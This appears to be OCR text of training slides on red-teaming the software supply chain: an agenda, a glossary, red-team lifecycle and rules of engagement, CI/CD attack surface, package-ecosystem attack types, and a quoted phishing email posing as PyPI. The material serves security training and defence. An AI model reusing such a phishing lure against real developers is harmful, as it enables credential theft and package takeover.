Red Teaming the Software Supply Chain

Introduction

The Agenda

- Introduction - 15m
  - Goals of the training
  - Your instructor
  - Attendee's introduction
- Glossary - 15m
- What is a Red Team? - 15m
- Red team Rules of Engagement - 15m
- What is the SSC? - 30m
  - Introduce the VSSC
- Attacks on the SSC - 30m
- Focus on NPM - 30m
- SSC Visibility - 30m
- LUNCH!
- Threat Model - TVPO - 30m
- Code puppets - 45m
- OSC&R - 15m
- Building Rep in GitHub - 30m
- Package Ecosystem Attacks - 30m
- Build npm packages - 60m
- Research data sources - 30m
- Targeting developers - 30m

Source CodeRED

Key Takeaways

- How expansive the software supply chain is. It's more than just the open source libraries that an app uses.
- What are common attack vectors against the software supply chain, and how to defend against these types of attacks
- How attackers choose their targets, and why. Are they financially motivated? Are they nation state actors?
- Learn specific red team engagements you can use to start with at your organization

Source CodeRED

Potential audiences for this training

- Red Teams and penetration testers
  - Extend your engagements to include software supply chain audits
- Bug bounty/Security researchers
  - New recon techniques
  - New bug vectors
- Blue Teams
  - Know how to test and validate your SDLC
  - Engage better with engineering teams

Source CodeRED

What you will need for this training

- Laptop with internet access
- Git installed and a working understanding of git usage
- GitHub or GitLab account
- Basic understanding of CI/CD
- Several utilities are helpful: curl, wget, GitHub CLI

Your Instructor

Paul McCarty

SourceCodeRED | SecureStack | GitHax

RED TEAM | SNOWBOARDING | DEVSECOPS | PUNK ROCK

SECURESTACK

NASA JPL

BOEING

U.S.ARMY

Regence

Source CodeRED

S>fety

Head of Research

Source CodeRED

paulm@sourcecodered.com

github.com/6mile

SourceCodeRED .com

Projects I hack on

https://githax.com
https://github.com/githax-com

https://github.com/securestack-training/AppSec-Training
https://github.com/SecureStackCo/visualizing-software-supply-chain


https://github.com/ossf/malicious-packages


https://github.com/pbom-dev/OSCAR


https://github.com/projectdiscovery/nuclei-templates

https://github.com/bin3xish477/ghast


https://github.com/vendorsec/mvsp/







DevSecOps Playbook




https://github.com/6mile/DevSecOps-Playbook

Source CodeRED

SECURESTACK

Visualizing the Software Supply Chain

An open-source project to help us better understand the software we are building



Source CodeRED

Quick Class Introductions Here

(and your inspiration for coming today)

Glossary

Glossary

Software Supply Chain
All the components and dependencies that an application needs to be in place to successfully deliver a functioning application. I will often use the acronym "SSC" to save space.

DevSecOps
A portmanteau of "developers, security, and operations". A collaborative way to work that builds security into DevOps as a first class citizen

SCV
"Source Code Versioning" - Different than SCM. This refers to how you version your code and typically means local. Some examples: Git, Perforce, Mercurial, Rational Clearcase, Subversion

Git
Most common source code versioning tool in use. Written by Linus Torvalds. Displaced SVN, Mercurial and CVS before those. Only other competitor now is perforce.

SCM
Source Code Management (provides versioning and standard operating model). Examples: GitHub, GitLab, CodeCommit, Bitbucket

Glossary

CI/CD
Continuous Integration and continuous deployment/delivery. The preferred end to end process that teams use to merge code, have it tested automatically, and deployed to an environment.

Continuous Integration
The practice of automating the integration of code changes from multiple contributors into a single software project release or codebase. Often shortened to “CI”.

Continuous Delivery
Automates the deployment of a release to an environment for staging or testing. In practice this is the most common model where automated testing will take a release to staging, but usually no further. Manual testing and/or promotion happens to prod. Often shortened to “CD”.

Continuous Deployment
Automatically deploys every release through every stage of the process and automatically tests at each stage so that if all tests pass, CD will deploy all the way to production.

MA
So I don’t have to type out “malicious actor”. Also will probably use “bad guys” a lot

Source CodeRED

Glossary

TVPO
"Target, Value, Patterns & Objectives" - This is like TTPs for how malicious actors choose targets

RAD
A chronological process learning process: "Recon, Attack & Defend".
Its my preferred way to teach and is my own take on the line:
Find one, hack one, defend one.

VSSC
"Visualizing the software supply chain". My process for identifying and visualizing all the disparate components of the software supply chain

White box
This refers to offensive operations that have complete access to all target source code, application authorizations, etc. Typically internal red teams will operate in this fashion.

Black box
This refers to offensive operations that have no access to internal documentation, source code, application authorization, etc. This is rare for red teams, but more common for penetration testers. The black box method emulates attackers, but provides the least long term value.

Source CodeRED

Glossary

Assumed Breach

Methodology that starts with an assumption that the endpoint machine has already been compromised. This allows us to focus on emulating specific attack scenarios rather than wasting time compromising a desktop every time we start an operation. Red teams are expensive, so why waste their time doing the phishing?

Op or Operation

The unit of time for a specific red team engagement. This includes all preliminary work as well as the actual execution of the offensive attack component.

Campaign-based operation

A campaign based red team operation is synonymous with the traditional red team model with a defined start and ending and a very specific goal. If a campaign-based operation is detected it typically ends the operation and all collateral is burned at the end of the operation.

Continuous operation

A continuous red team operation employs multiple, parallel attack paths with the expectation that if any single path is detected, you can regroup and execute on a different path. The scope for a continuous operation is wider and will typically have primary objectives and secondary objectives rather than one very specific goal.

Source CodeRED

What does a red team do?


WIKIPEDIA

Red Team:

“A team of hackers who simulate cyber attacks using the same tools and techniques as malicious threat actors. The goal is to mimic an attacker’s behavior to the greatest degree possible. They adopt the mindset of an attacker and use all the tools and skills they have to penetrate security defenses successfully.”

Source CodeRED

Typical Red Team Operations Lifecycle



Search ⌘ K

The Handbook

- GitLab Values
- About GitLab
- About the Handbook
  - Being a public company
  - Documentation
  - E-Group Weekly
  - GitLab Environmental, Social, and Governance
  - GitLab Handbook Usage

The Handbook / Security at GitLab / Security Operations / Red Team

Red Team

GitLab's internal Red Team conducts security exercises that emulate real-world threats. We do this to help assess and improve the effectiveness of the people, processes, and technologies used to keep our organization secure.

The Red Team does not perform penetration tests, and the work we do is not focused on delivering a list of vulnerabilities in a specific application or service.

Malicious actors are not constrained by the narrow focus of traditional security testing. We must take on this adversarial mindset in order to challenge our own assumptions and identify areas for improvement across our entire organization. We do this by emulating the real-world tactics, techniques, and procedures (TTPs) of threats that are most relevant to our environment.

https://handbook.gitlab.com/handbook/security/security-operations/red-team/

The evolution of Red Teaming

Traditional Operation

- Singular Goal - Example: Can Okta sessions be stolen?
- Timeboxed - 2 to 3 months
- Narrow scope w/permission
- Focused on bypasses or classic server & endpoint intrusion (pop shell)
- All collateral typically burned at end of op
- SOC and SIRT have visibility
- Traditional Ops model older traditional threat actors

Continuous Operations

- Has primary and secondary goals: Example: Can MA's compromise CI?
- Open ended, longer timeframe. Maybe forever?!?
- Scope can change (to some degree) during operation
- Focused on more nuanced attacks (ie., software supply chain)
- Collateral often exists for months or years
- Much less visibility on assets
- Continuous Ops model newer more dynamic threat actors

Source CodeRED

Continuous Red Team Operations Lifecycle

GOAL SETTING

Setting concrete and specific goals, like extracting a piece of sensitive data from a server.

TARGET SURVEILLANCE

Detailed information on different aspects of an organization – employee data, network, applications, etc.

EXPLOITING VULNERABILITIES

Attack strategy planning – phishing, password dumps, etc. Aiming to gain full access to the system.

FURTHER ESCALATION

Understanding if there are more vulnerabilities to exploit with step-by-step approach.

REPORTING

Reporting and presenting all of the vulnerabilities found during the exercise for the management of an organization.

Source CodeRED

Continuous Red Team Operations Lifecycle

Two Types of Continuous Red Teaming

Opportunistic

- Moves quickly
- Reacts to new threats
- Shorter timeframe
- Looks more like pentesting or bug bounty
- Typically only collaborates with SIRT or security architects via new threats
- Downside: “SQUIRREL!”

Planned

- Follows more closely to traditional red team operational model
- Collaborates with more teams
- Longer timeframe
- Downside: Slower than typical red team ops so people lose interest

Source CodeRED

Red Team Rules of Engagement

- Scope - all production and non-production systems
- Stealth
- We treat our coworkers with respect
- How we deal with disclosure. “Is this the Red Team?”
- Collaboration with SIRT
- How we handle emergencies
- How do we deal with vulnerabilities we find?
- Attack types
  - Opportunistic attacks
  - Planned stealth attacks
- Auditing Red Team activities

Source CodeRED

Red Team Rules of Engagement Part 2

As a red teamer you are constrained by the limits of your org. For traditional red teaming that was less important, but for software supply chain and continuous red teaming this is a big deal:

We can't hack the greater ecosystem, so we need to be careful about how we deliver our operations.

Source CodeRED

Good Places To Look For Internal Red Team Operation Ideas

- New projects, features, etc
- Bug bounty findings
- Penetration test reports
- ASM data
- M&A assets - stuff you bought
- CI/CD Pipelines

Source CodeRED

Moving towards a continuous red team function means you can leverage feedback loops from bug bounty and pentesting programs

Source CodeRED

What is the Software Supply Chain?

WIKIPEDIA

Supply chain:

"A **complex** logistics system that consists of **facilities** that **convert** raw **materials** into **finished products** and **distribute** them to end consumers or end **customers**."

Source CodeRED

A better definition:

“A software supply chain is anything that is needed to **deliver** a **functioning application** to **customers**”

How to determine SSC components


Deliver - This implies a distribution mechanism

Functioning - This implies a way to test & quantify functionality

Application - Collection of resources that combine to provide value

Customers - They define value of the whole process

The Software Supply Chain Stages



Source CodeRED

Let’s explore the project repository

https://github.com/SecureStackCo/visualizing-software-supply-chain

Source CodeRED

EXERCISE: What's in your SSC?

1 → Does your application have a URL?

Do the users of this application interact with it via a public endpoint or URL?

Y Yes

N No

https://titgi3mg2rd.typeform.com/to/qAFpYjjI

Source CodeRED

Why would you need to red team the software supply chain?

Attacks have increased by 732% since 2020


48% of developers admit to pushing vulnerable code

66% of attacks focus on suppliers code

96% of cloud breaches are self-inflicted

Source CodeRED

FIGURE 1.6. NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS, 2019–2022



https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-demand-security

Source CodeRED

Application complexity presents new security challenges

New languages have supply chain risks & expose sensitive data

Running on new infrastructure with its own security challenges

Cloud native apps are intrinsically public & require new security model

What is CI/CD?

CI/CD Attack Surface

- CI/CD pipelines are where two of your most important intellectual property assets come together:
  - Source Code
  - Access to your resources: API tokens, AWS access keys, environment variables, user and service accounts and a bazillion other important creds
- If you build in public, your CI/CD workflows are probably public. Even if you don't, an internal red team will have access to private build environments

Show GitHub Actions and GitLab Pipelines

EXERCISE: Find an open source project that uses CI/CD


Supply chain attack examples

Software Supply Chain Attacks: Package Ecosystems

- Dependency confusion
- Fake collaborators
- Target package maintainer
- Account takeover
- DNS poisoning
- Exposed package manager credentials
- Attacks are now automated!

Source CodeRED

Software Supply Chain Attacks: Package Ecosystem



Source CodeRED

Software Supply Chain Attacks: PyPi

[PyPi] Package Validation External Spam ×

PyPi noreply@pypi-packages.org via mailchimpapp.net
to me

Why is this message in spam? It is similar to messages that were identified as spam in the past.

Report not spam

Google has implemented a mandatory validation process on all PyPi packages (this includes existing packages) due to a surge in malicious PyPi packages being uploaded to the PyPi.org domain

You're receiving this email because you currently have a package listed on PyPi that requires Google package validation

